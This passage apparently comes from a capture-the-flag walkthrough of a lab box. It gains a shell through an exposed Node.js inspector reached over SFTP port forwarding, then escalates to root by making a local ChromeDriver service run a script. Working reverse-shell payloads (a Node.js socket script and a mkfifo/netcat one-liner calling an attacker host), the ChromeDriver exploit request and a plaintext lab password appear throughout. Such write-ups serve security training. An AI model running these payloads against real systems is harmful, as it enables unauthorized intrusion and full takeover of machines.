chmod +x sftp.noclearforward
```


Now, let's run the modified `sftp` binary with the custom SSH handler to establish port forwarding.

```
$ ./sftp.noclearforward -S ./sftp_port.sh -oClearAllForwardings\ no sftpuser@10.129.238.32

(sftpuser@10.129.238.32) Password: WidK52pWBtWQdcVC
Connected to 10.129.238.32.
sftp>
```

Running `ss -tnlp` confirms that port `9229` is open and listening on our localhost.

```
$ ss -tnlp | grep 9229

LISTEN 0      128      127.0.0.1:9229      0.0.0.0:*    users (("ssh",pid=13990,fd=5))
LISTEN 0      128          [::1]:9229         [::]:*    users:(("ssh",pid=13990,fd=4))
```

Now that we can access the remote inspector port `9229`, let's attempt to exploit it for RCE. In Google Chrome browser or any other Chromium based browser, we can visit the `chrome://inspect` URL to see our available remote target.



Start a netcat listener on port `1337`.

```
$ nc -nvlp 1337
```

Click on "inspect" and run the following script to get a reverse shell.

```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(1337, "attacker_IP", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application from crashing
})();
```

We receive a shell as user `dev` on our netcat listener.

```
$ nc -nvlp 1337
listening on [any] 1337 ...

connect to [10.10.14.68] from (UNKNOWN) [10.129.238.32] 35544
id
uid=1001(dev) gid=1001(dev) groups=1001(dev)
```

The shell can be upgraded to a TTY shell using the following commands.

```
script /dev/null -c bash
export TERM=xterm
Control + Z
stty raw -echo && fg
# Press Enter (Return) twice
```

The user flag can be obtained at `/home/dev/user.txt`.

```
cat /home/dev/user.txt
```

Privilege Escalation

While inspecting the listening ports on the box, we notice port `9515` is listening on localhost and doesn't appear to be associated with the Node.js web application.

```
dev@store:~$ ss -tnlp

State  Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
LISTEN 0      511        127.0.0.1:9231      0.0.0.0:*    users:(("node",pid=1012,fd=22))
LISTEN 0      511        127.0.0.1:9230      0.0.0.0:*    users:(("node",pid=1016,fd=22))
LISTEN 0      511        127.0.0.1:9229      0.0.0.0:*    users:(("node",pid=20803,fd=22))
LISTEN 0      5          127.0.0.1:9515      0.0.0.0:*
LISTEN 0      4096   127.0.0.53%lo:53        0.0.0.0:*
LISTEN 0      128          0.0.0.0:22        0.0.0.0:*
```

```
LISTEN 0      5              [::1]:9515         [::]:*
LISTEN 0      511                *:5002            *:*    users:(("node",pid=1012,fd=24))
LISTEN 0      511                *:5000            *:*    users:(("node",pid=20803,fd=24))
LISTEN 0      511                *:5001            *:*    users:(("node",pid=1016,fd=24))
LISTEN 0      128             [::]:22           [::]:*
```

Let's try to make a curl request to the localhost port `9515`.

```
dev@store:~$ curl http://127.0.0.1:9515

{"value":{"error":"unknown command","message":"unknown command: unknown command:
","stacktrace":"#0 0x57583c8cfd93 \u003Cunknown>\n#1 0x57583c69e2d7 \u003Cunknown>\n#2
0x57583c6f9f2c \u003Cunknown>\n#3 0x57583c6f9b82 \u003Cunknown>\n#4 0x57583c66f2a3
\u003Cunknown>\n#5 0x57583c9238be \u003Cunknown>\n#6 0x57583c9278f0 \u003Cunknown>\n#7
0x57583c907f90 \u003Cunknown>\n#8 0x57583c928b7d \u003Cunknown>\n#9 0x57583c8f9578
\u003Cunknown>\n#10 0x57583c66d6ee \u003Cunknown>\n#11 0x789f41c29d90 \u003Cunknown>\n"}}
```

A quick Google search shows that port `9515` is typically used by ChromeDriver, a tool for automating and testing the Google Chrome browser. The documentation for ChromeDriver API is available here. To confirm that this port indeed runs ChromeDriver, we can query the `/status` endpoint.

> The `/status` endpoint returns information about whether a remote end is in a state where it can create new sessions, but may also include arbitrary meta information specific to the implementation.

```
dev@store:~$ curl http://127.0.0.1:9515/status

{"value":{"build":{"version":"110.0.5481.77 (65ed616c6e8ee3fe0ad64fe83796c020644d42af-
refs/branch-heads/5481@{#839})"},"message":"ChromeDriver ready for new sessions.","os":
{"arch":"x86_64","name":"Linux","version":"6.8.0-1040-aws"},"ready":true}}
```

A search for ChromeDriver exploits brings up this blog, which describes how the ChromeDriver API can be exploited to achieve remote code execution. The POST request to `/session` endpoint creates a new session from POST data, accepts configuration parameters for that session, and can be abused to launch arbitrary applications by specifying the executable's path.

Let us first create a reverse shell bash file on the remote system and give it executable permissions.

```
dev@store:~$ cat /home/dev/rev.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <attacker_IP> 1337 >/tmp/f

dev@store:~$ chmod +x /home/dev/rev.sh
```

Start a netcat listener on port `1337` on our localost to wait for the reverse shell callback.

```
$ nc -nvlp 1337
```

Now, according to the blog, we need to send a POST request to the `/session` endpoint and utilise its capabilities to execute our reverse shell file. The following `curl` command posts a capabilities object to ChromeDriver's `/session` endpoint, telling the driver to start a browser using the binary at `/home/dev/rev.sh`. If ChromeDriver accepts this `goog:chromeOptions.binary` override, it will execute that file instead of Chrome, which in turn will trigger our reverse shell.

```
dev@store:~$ curl -v -X POST 'http://127.0.0.1:9515/session' \
>   -H 'Content-Type: application/json' \
>   -H 'Accept: application/json' \
>   -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0' \
>   --data-raw '{"capabilities": {"alwaysMatch": {"goog:chromeOptions": {"binary":
"/home/dev/rev.sh"}}}}'
```

Upon sending the POST request, we receive a reverse shell on our listener as `root`.

```
$ nc -nvlp 1337
listening on [any] 1337 ...

connect to [10.10.14.68] from (UNKNOWN) [10.129.238.32] 45586
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be obtained at `/root.root.txt`.

```
cat /root/root.txt
```